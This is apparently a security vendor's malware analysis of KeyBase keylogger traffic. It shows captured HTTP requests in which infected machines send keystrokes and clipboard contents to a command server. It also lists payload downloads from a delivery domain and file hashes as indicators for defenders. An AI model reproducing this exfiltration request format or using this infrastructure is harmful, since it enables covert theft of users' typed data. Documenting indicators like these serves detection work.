
Request

```
GET /components/com_content/bobby/post.php?
type=keystrokes&machinename=[redacted]&windowtitle=Program%20Manager&keystrokestyped=&machinetime=2:40%20PM HTTP/1.1
Host: ziraat-helpdesk.com
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 12 Feb 2018 21:50:05 GMT
Server: Apache
Upgrade: h2,h2c
Connection: Upgrade
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

<br>Success
```



Request


```
GET /components/com_content/bobby/post.php?
type=keystrokes&machinename=[redacted]&windowtitle=Task%20Switching&keystrokestyped=%09%09&machinetime=5:10%20PM HTTP/1.1
Host: ziraat-helpdesk.com
Connection: Keep-Alive
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 12 Feb 2018 21:51:05 GMT
Server: Apache
Upgrade: h2,h2c
Connection: Upgrade, Keep-Alive
Keep-Alive: timeout=5, max=10000
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

<br>Success
```

Post infection HTTP sessions were tagged with keybase malware in NetWitness Packets:



alias.host = 'ziraat-helpdesk.com' | service = 80

2018 02 08 17:48:00 (+00:00) This Week 2018 02 15 17:47:59 (+00:00)

Hostname Aliases (1 value)
ziraat-helpdesk.com (5)

Action Event (1 value)
get (5)

Querystring (5 values)
type=keystrokes&machinename=[redacted]&windowtitle=t... (1) - type=keystrokes&machinename=[redacted]&windowtitle=p... (1) - type=clipboard&machinename=[redacted]&windowtitle=&a... (1) - type=clipboard&machinename=[redacted]&windowtitle=&a... (1) - type=clipboard&machinename=[redacted]&windowtitle=&a... (1)


Service Analysis (13 values)
watchlist file extension (5) - http1.1 without user-agent header (5) - http1.1 without referer header (5) - http1.1 without accept header (5) - http1.1 uncommon upgrade header (5) - http1.0 high header count (5) - http six or less headers (5) - http no user-agent (5) - http no referer (5) - http get no post (5) - http four or less headers (5) - http two headers (4) - http1.1 without connection header (1)

Session Analysis
Closed - Click to Open

Indicators of Compromise (1 value)
keybase malware (5)

Here is the analysis report from hybrid-analysis.com

It is worth mentioning that the delivery domain bahyt-krim[.]ru has been active over the past couple of days:



□	Event Time	Event Type	Source Info	Destination Info	Hostname Alias	Directory	Filename	Destination Organization
□	2018-02-12T12:06:49	Network	10.10.10.169 : 49191	37.150.213.103 : 80	bahyt-krim.ru	/img/team/	bob.hta	JSC Kazakhtelecom
□	2018-02-12T12:07:25	Network	10.10.10.169 : 49202	37.150.213.103 : 80	bahyt-krim.ru	/img/team/	ziraat_bobby.exe	JSC Kazakhtelecom
□	2018-02-13T12:20:33	Network	10.10.10.162 : 49166	37.150.213.103 : 80	bahyt-krim.ru	/img/team/	agoo	JSC Kazakhtelecom
□	2018-02-13T12:20:40	Network	10.10.10.162 : 49180	37.150.213.103 : 80	bahyt-krim.ru	/img/team/	ago.hta	JSC Kazakhtelecom
□	2018-02-13T12:20:48	Network	10.10.10.162 : 49186	37.150.213.103 : 80	bahyt-krim.ru	/img/team/	ziraat_agogo.exe	JSC Kazakhtelecom
□	2018-02-13T12:34:06	Network	10.10.10.170 : 49168	37.150.213.103 : 80	bahyt-krim.ru	/img/team/	okiiii	JSC Kazakhtelecom
□	2018-02-13T12:34:11	Network	10.10.10.170 : 49178	37.150.213.103 : 80	bahyt-krim.ru	/img/team/	okiii.hta	JSC Kazakhtelecom
□	2018-02-13T12:34:23	Network	10.10.10.170 : 49185	37.150.213.103 : 80	bahyt-krim.ru	/img/team/	okii.exe	JSC Kazakhtelecom
□	2018-02-13T13:09:46	Network	10.10.10.172 : 49166	37.150.213.103 : 80	bahyt-krim.ru	/img/team/	emyyy	JSC Kazakhtelecom
□	2018-02-13T13:09:53	Network	10.10.10.172 : 49177	37.150.213.103 : 80	bahyt-krim.ru	/img/team/	emyyy.hta	JSC Kazakhtelecom
□	2018-02-13T13:10:06	Network	10.10.10.172 : 49183	37.150.213.103 : 80	bahyt-krim.ru	/img/team/	emyy.exe	JSC Kazakhtelecom

Delivery document (SHA256):

4487cb74d5524d57eb0859bdda34fd9ba7f426fd0867e8826ac2e8c787052848

ziraat_bobby.exe (SHA256):

df48d1ef1d11b4b5bbc92f52de489935ffb9e36ff226b9ac0a7f5c899b9f1db1

FirstWatch RSA